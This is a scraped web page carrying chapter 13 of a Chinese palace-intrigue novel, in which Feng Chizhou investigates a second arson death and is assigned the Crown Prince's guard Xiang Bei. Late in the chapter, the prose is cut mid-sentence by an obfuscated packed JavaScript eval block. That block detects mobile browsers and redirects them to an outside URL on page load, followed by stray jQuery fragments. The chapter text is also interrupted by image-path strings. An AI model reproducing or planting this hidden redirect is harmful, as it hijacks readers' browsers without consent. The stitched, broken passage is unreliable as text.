默认冷灰
24号文字
方正启体

13. 第 13 章

作者:灯笼月本书字数:K更新时间:
    然而侍女还没找着,身处北镇抚司的风池舟就又收到了一个消息。


    ——狄阚死了。


    同样死于家中书房,同样死于大火。大火同样烧了半个时辰才灭,甚至起火时间同样为午时。种种巧合难以忽略。


    只是不知究竟为同一凶手还是模仿作案。


    太子还请人来邀她平江楼小叙。宫里又下了后日腊八节宫宴的帖子。


    风池舟觉得自己就算是个八爪鱼也抓不过来。风池舟疲惫地走进平江楼天字一号房,定睛一看,屋里除了太子,还有两人——


    宁远和向北。


    太子今日的态度倒是要比上次好很多,他先是指了指宁远:“这位宁御史想必就不用我多介绍了,你们已经共事过一次了。”又指了指向北:“这位是向北。听她说你们上次刘尚书府上已经交过手了?”


    风池舟眼眸微眯,神情中闪过一丝狐疑:“是前尚书了,他现在就是个死人。所以他其实根本不是庆王的人。”


    太子折扇一开,被风池舟那样盯着也没有感觉到丝毫不自在,甚至坐姿更放肆悠哉了:“啊呀,你看这事儿搞得,我忘了提前告诉你一声了。”


    怪不得宁远当初以太子名义去试图接近刘春时他丝毫不为所动。风池舟没再追问赌场与拐卖幼女一事是否也与太子有关——依照太子品性,既然确定了刘春是他的人,那这两件事几乎是板上钉钉。


    她拼力忍住自己的拳头,冷冷盯着太子,唇角勉强裂出一个微笑。在漠北被养出来的杀气此刻已经隐隐外露:“殿下当时既然叫了向北来阻止我,何不直接像今日这般派人来给我传信?还是那句话,殿下既不信我,又何必与我合作?”


    “此话差矣。长平,我自是信你的,毕竟我知道你只是想回西北,三弟那个蠢货单独在京城里可是难有什么好下场。可你自幼与他相熟,就连向我投诚时都要求我定要护他周全。我虽信你,却也深知人心隔肚皮的道理,有所提防也是人之常情。”


    阴险、狡诈、老狐狸。


    风池舟每次跟太子对上心里都这么吐槽。


    这人就跟吐着信子的毒蛇一样,看起来华丽漂亮,实则手一摸上去就是一片阴凉粘腻,最重要的是,有毒。


    但是她觉得太子不只是有毒,还有病。他自打年少时落过一次水之后就变成了这样。当时还是自己把他救上来的,结果他刚醒就掐脖子,要不是自己力气大给他掰扯下来了,现在早就投胎转世了!


    要不是某人说她现在不便出面,自己至于在这儿虚与委蛇?


    可是心里想想就算了,路是自己选的。她自己要表面帮庆王,暗地里跟着太子,实则东家另有其人的。


    换个角度看,太子也没怀疑错不是?


    宁远在一旁看着风池舟咬牙切齿,又心疼又无奈。


    风池舟让他投靠太子,可是太子不信风池舟,自然也不信他。


    但现在也不是暴露自己和风池舟是一条船上的人的时候,只能在旁边默默看着,打碎了牙往独自里咽。


    然后就感觉自己挨了一记眼刀,他顺势看去,发现是太子带来的那位名唤“向北”的暗卫在瞪自己。


    宁远还在感慨自己怎么莫名其妙的躺着也中刀,风池舟就已经敛去杀气接着开口了:“殿下所言甚是。说到底长平也就是给殿下做事的,只要对殿下有用就行,至于其他,我不多问。”


    太子折扇一合,喜笑颜开:“诶,话也不是这么说的——不过呢,你明白这个理就好。”


    他又拿扇子指了指向北的方向,道:“我今早听闻狄阚狄大人也去世了,作案手法与吴十烟相似。此案父皇交由你彻查,你说那凶手要是盯上你了要对你下手怎么办,这不我特地——”


    “不劳太子殿下费心,我身手好得很。”“知道你勇冠三军,百里之外可取敌方首级,不过人总有疏漏的时候,所以我特地将我的暗卫交给你,暗中护你,如何?”


    陈五王六陆七!你们快来啊——


    风池舟皮笑肉不笑,却深知无论心中如何祈祷也没有用处。如果刘春案当时太子提议给她个暗卫的话,风池舟还能出言拒绝:陛下已经派遣锦衣卫相护,不劳殿下费心。


    可偏偏此番昌元帝没有在她身边放锦衣卫。向北还是个女子,也没有“女女授受不亲”的道理。


    真是打得一手好算盘。


    比起风池舟,太子才是皮笑肉不笑的一把好手,知道她找不到理由拒绝,也不着急,就安安静静等着她开口答应。


    “如此,那便多谢殿下美意了。”


    风池舟推开门走出去,长街覆雪,入眼一片雪白,延伸至道路尽头。路上没有什么行人,向北就紧跟在她身后不说话,还是风池舟先捅破了这层窗户纸:“咱们以前是不是见过。”


    “没有。”


    “当真没有?那你上次为何说我“不减当年”?不减哪年?”风池舟吊儿郎当逗她。


    其实她只是好奇向北这个人。


    她冷淡、惜字如金、身手极好,是太子的人。可这些都是表面的。


    上次一见,风池舟大可一刀刺下,永绝后患。可向北对她虽有敌意却无杀意,于是她也就没落刀。


    最奇怪的是,风池舟对她有一股说不清道不明的熟悉感。


    不是长相,不是声音。


    可向北却不理她了。


    “说句话呗向北。话说你为什么叫这个名字啊?是你自己取得名字吗?”


    向北似乎不胜其烦,冷冷开口,依旧惜字如金:“不是。”


    “你母亲取的吗?这个名字真特别。”


    “嗯。”


    “我真觉得咱俩见过。我总觉得不是第一次见你。”


    “第二次。”


    “......”风池舟自认不是特别健谈的人,此刻有些力竭:“我是说上次......”


    “错觉。”


    “诶,你多大了,是哪里人啊?”


    问道这里,风池舟明显感觉到向北顿了一下才说:“十九,济州。”


    “我小时候还去过济州呢,说不定咱俩真见过。”


    “没有。”


    在太子那里耽搁了半天,风池舟带着向北回北镇抚司的时候,毫不意外收获了一堆目光。“郡主今天怎么带人来了?”


    “少见多怪,郡主前一阵都带何姑娘来的——诶?”


    “新人?没见过啊。殿下给点银子,不然可得小心我告诉何姑娘去。”


    最后一句话是陈五说的。


    王六和陆七最近都有任务,陈五赋闲在北镇抚司,便自请来跟着查案子。


    风池舟看看这群锦衣卫,又看看紧跟在她身后板着脸未执一言的向北,一个坏主意涌上心头。


    只见她轻挑眉梢,勾起唇角:“这是我从云州带回来的副将,怎么着,谁想跟她打一架?”


    从云州带回来的副将。


    风池舟在诈她。这是向北的第一反应。


    她眸孔瞬间紧缩,盯着人群里的风池舟——


    正


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17351355|199605||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''


    肆意大笑着,笑话那些锦衣卫们怎么真信了。


    是了,怎么真就信了。风池舟一向是这般恶劣的性子,嘴里没一句实话。


    什么诈不诈的,她也根本不会将自己放在眼里。


    于是向北缓缓开口,声音像是浸了寒霜一般:“我是殿下的……侍女。”


    陈五:“啊?殿下身边啥时候需要侍女了?”


    风池舟随手塞给她五两银子:“行了行了,别难为我俩了,银子给你,去买零嘴吃吧!”


    陈五爽快拿钱走人。


    风池舟拍拍向北肩头,示意她往屋里走。


    “话说在前头,吴十烟这案子蹊跷,太子既然将你交到我这儿,你的吃穿住行就要我负责了。我不需要你护我,可你也不能白吃我燕王府的粮食,得帮我干活啊。”


    “……我有钱,不用你负责。”


    “放心啊,我还没穷到要‘侍女’自己找地儿住、找饭吃的份儿上。”


    “什么活。”


    “你去帮我找一个人。”


    “不行。太子说我要寸步不离地保护你。”


    ……行,没忽悠住。监视就监视,说那么好听干嘛。


    风池舟也不跟她啰嗦,左手扳过她的左肩把她转了半圈背对着自己,右手合住她手腕扣在身后,膝盖顶住她腿弯,将她抵在了墙上。


    “干不干活?不干活我就把你锁屋里。”


    向北也不知道躲起来,就干巴巴硬戳戳杵在她身边,看着糟心不说,逢人就得介绍一下身份,怪麻烦的。


    向北未答,右肩往后一怼,竟是硬生生靠着蛮力从风池舟的掣肘下逃出来了——一半。


    风池舟膝盖一使劲,又将她抓回去:“你很厉害,但是实战经验太不丰富了。我再问一遍,干不干活?”


    其实庆王有时候说风池舟像个兵痞子是没有说错的。


    她从十岁起就长在军营,十四岁上战场,十七岁开始带兵。


    她身上带着云州风沙黄土里磨练出来的莽,平时被隐藏得很好,可事物摆脱掌控时,这股劲儿就显露出来了。


